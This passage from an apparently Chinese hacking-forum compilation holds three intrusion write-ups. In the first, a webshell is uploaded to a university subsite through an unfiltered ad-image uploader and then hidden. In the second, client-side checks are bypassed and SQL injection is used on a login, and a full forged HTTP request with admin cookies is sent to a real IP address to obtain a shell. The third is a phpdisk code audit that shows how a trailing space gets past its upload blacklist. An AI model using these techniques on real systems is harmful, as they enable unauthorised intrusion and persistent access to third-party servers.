


图　1-6-10

如图 1-6-10，不行。抓下包吧。得到了编辑器的路径：




图　1-6-11

然后找到了 fck 的两个上传页面：

http://xxx.xxx.edu.cn//Public/Js/fckeditor//editor/filemanager/connectors/test.html

http://xxx.xxx.edu.cn//Public/Js/fckeditor//editor/filemanager/connectors/uploadtest.html

先试试这个

http://xxx.xxx.edu.cn//Public/Js/fckeditor//editor/filemanager/connectors/test.html

.号被过滤，上传文件被改名，如图 1-6-12：

图　1-6-12

试试改包建立目录，如图 1-6-13：




图　1-6-13

失败了，如图 1-6-14：

图　1-6-14

再试一试下一个（图 1-6-15）：

http://xxx.xxx.edu.cn//Public/Js/fckeditor//editor/filemanager/connectors/uploadtest.html




图　1-6-15

失败，如图 1-6-16：




图　1-6-16

各种上传突破都试过了，看了很多资料，能试的都试了，就是不行，应该是我太菜了吧。技术有限，到这里真不知道怎么办了。不知所措了。原本以为拿不下了 .今天又去后台上逛。发现一个可以上传任何文件格式的地方。前几次真是大意了，居然没发现。

在广告图片管理，如图 1-6-17：

图　1-6-17

图　1-6-18

如图 1-6-18，选了个 php 的马，文件格式没有过滤。确认之后，没有显示路径，我想应该在网站前台显示的图片，于是就去首页看看了。




图　1-6-19

果然在前台，右键查看地址（图 1-6-19）。




图　1-6-20

如图 1-6-20，终于看到久违的界面了。

为了不被发现还是改回来吧，随便找了张图片，改回来了。

这次渗透只拿下一个分站，先这样吧，技术有限，以后有时间再继续。

这是我第一次写文章，不太会写，可能很多语言没有组织好，写的不好没什么技术含量，以后多写。

总结：

在以前的学习的时候有很多误区，总是觉得那个地方不太重要就没去深入，结果到用到的时候再去找资料去学。不太细心，有些细节没注意，导致错过了很多捷径。多实战、多总结、多读书。感谢大家看完这篇帖子，这是我第一次发。我的 QQ：30870472。想一起学习交流，一起进步的朋友可以加我。最后向大家请教一下 fck 编辑器的漏洞和一些突破方法，谢谢大家！

（全文完）责任编辑：静默

第 7 节 程序员之无聊的安全检测

作者：Rebith
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

图　1-7-1

本来想开 Kali 来看看到底开了哪些端口，但是网速不行就不扫了，而且还是半夜扫着慢。就用了 Shodan 插件（基友介绍的）随便看下开发端口（图 1-7-1）。看了看，也没旁站，对于只有登录的程序，个人感觉除了 POSTSQL 注入，跨权漏洞，http 头部注入，cookie 欺骗，就没啥可测试了，别跟我说来写个识别验证码的程序来爆破。看看源码是不是公开过的。除了模板整个程序都是自写的。算了，直接主站检测吧，没什么信息。查看源码：




图　1-7-2

如图 1-7-2，我们看到这 3 个事件：当键盘弹起时才开始触发。

图　1-7-3

如图 1-7-3，tabIndex 属性可设置或返回单选按钮的 tab 键控制次序。maxLength 属性可设置或返回文本域中的最大字符数。length 属性可返回字符串中的字符数目。elements 集合可返回包含表单中所有元素的数组。元素在数组中出现的顺序和它们在表单的 HTML 源代码中出现的顺序相同。每个元素都有一个 type 属性，其字符串值说明了元素的类型。

图　1-7-4

方法一：直接禁止 JS，进入后台再开 JS，我看了源码他是通过 Ajax 来提交数据的。方法二：删除事件。方法三：修改判断。还有很多方法说不完。

系列方法二（图 1-7-5）：




图　1-7-5

测试如下：




图　1-7-6

输入 1’存在 SQL 注入（图 1-7-6）但是，如图 1-7-7：

图　1-7-7

奇怪。 怎么只能注入 4 个而已。再看看用户名的 LoginName，看看他是怎么设置的。

```
<td class="N">用户名：</td>
    <td class="I"><input tabindex="1" name="LoginName" type="text" id="LoginName" maxlength="4"
onkeyup="checkLen(this,this.value)" datatype="zh2-16" ajaxurl="Include/valid.asp?Rlt=Cname" nullmsg="不能为空！" errormsg="请输入 2 到 4 个中文字符！" /></td>
    <td><div class="Validform_checktip">请输入你的用户名！</div></td>
```

原因是 maxlength，我不知道该怎么解释但是我知道他的效果。我以前写的 HTML 写的各种不兼容，所以在写程序的时候没模板我就头疼（图 1-7-8）。

语法

```
<input maxlength="value">
```

属性值

值	描述
characters	输入字段中允许的最大字符数。

图　1-7-8

把 maxlength 的值写大一点或者把他删了。OK。SQL 注入进入后台，图 1-7-9：




图　1-7-9

得到了一点有用的信息（没希望的时候可以利用）：

```
E:\CRM\plus\Protocol\special\Remote\Archive\Luisitserv\ajax\Widget\Sockets\ActiveX\YyytFgjeRmuqTpgjEB
```

抓包改包或者直接修改源码拿 shell（图 1-7-10）：

图　1-7-10

```
POST /System/SetData.asp?From=Confirm&Action=DataBackup&Result=Site HTTP/1.1
Host: 183.60.107.120:8080
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://183.60.107.120:8080/System/SetData.asp?Action=DataBackup&Result=Site
Cookie: ASPSESSIONIDACCCRBDQ=AAFDHGKAFFMCOMMCKAGILAPG;
MyCookie=AdminPurview=%7C12%2C%7C13%2C%7C21%2C%7C22%2C%7C23%2C%7C24%2C%7C31%2C%7C32%
2C%7C33%2C%7C34%2C%7C41%2C%7C42%2C&Department=%E7%BD%91%E7%BB%9C%E9%83%A8&AdminNa
me=%E7%A8%8B%E5%AF%8C
Content-Type: application/x-www-form-urlencoded
Content-Length: 307
fromPath=%2Fplus%2FProtocol%2Fspecial%2FRemote%2FArchive%2FLuisitserv%2Fajax%2FWidget%2FSockets%2
FActiveX%2FYyytFgjeRmuqTpgjEBvWcng%26YygtPwRgakAtbp2013cyd%23Jsk.inc&toPath=%2Fplus%2FProtocol%2
Fspecial%2FRemote%2FArchive%2FLuisitserv%2Fajax%2FWidget%2FSockets%2FActiveX%2FBak_YygtPwRgakAtbp
2013cyd%23jsk.inc
```

改包得到 shell，如图 1-7-11:




图　1-7-11

到这里我想说一下，居然是 JS 判断的。那么在后台登录的时候，直接用 burpsuite 改包不就

可以登录了么？答：不是，用户名和密码都用了事件，当键键盘弹起时才开始走向那个函数，如果判断不成立他就不会让你 POST 提交。

（全文完）责任编辑：静默

第二章 代码审计

第1节 phpdisk 任意上传致 Getshell

作者：＇雨。

来自：听潮社区-Listen Tide

网址：http://team.f4ck.org/

第一次过黑名单

首先注册一个会员，在上传的时候我用 burp 抓不到，所以用了 fiddler 来抓，然后再把包放到 burp 里面去。

```
POST
/phpdisk/mydisk.php?item=upload&is_public=0&cate_id=0&subcate_id=0&folder_node=0&folder_id=-1&uid=1
HTTP/1.1
```

如图 2-1-1：




图　2-1-1

来看一下本地生成了啥：

filestores\2014\08\04\89dbef1cb87e0391d14673e098f40894.php.txt

发现后面后缀多了一个.txt，这里我们再来看一下代码：

```
function get_real_ext($file_extension){
        global $settings;
        if($file_extension){
                $exts = explode(',',$settings['filter_extension']);
                if(in_array($file_extension,$exts)){
                        $file_ext = '.'.$file_extension.'.txt';
                }else{
                        $file_ext = '.'.$file_extension;
                }
        }else{
```

```
                $file_ext = '.txt';
        }
        return $file_ext;
}
```

这里上传的时候调用了这函数，判断了一下上传的后缀在不在不允许的后缀之中。
如果在不允许的后缀之中，那么就再在后面添加一个.txt。

```
'filter_extension' =>
'asp,asa,aspx,ascx,dtd,xsd,xsl,xslt,as,wml,java,vtm,vtml,jst,asr,php,php3,php4,php5,vb,vbs,jsf,jsp,pl,cgi,js,html,htm,xhtml,xml,css,shtm,cfm,cfml,shtml,bat,sh'
```

可以看到，禁止了一些常用的执行脚本的后缀。可以看到能用解析漏洞.php;之类的就能过但是如果用解析漏洞就不完美了。还是尽量直接传.php 才行。

```
if($file_extension){
                $exts = explode(',',$settings['filter_extension']);
                if(in_array($file_extension,$exts)){
```

这里可以看到没有对文件的后缀 trim 那就用最简单的一种方法吧，直接在文件后缀的后面加一个空格，如图 2-1-2：

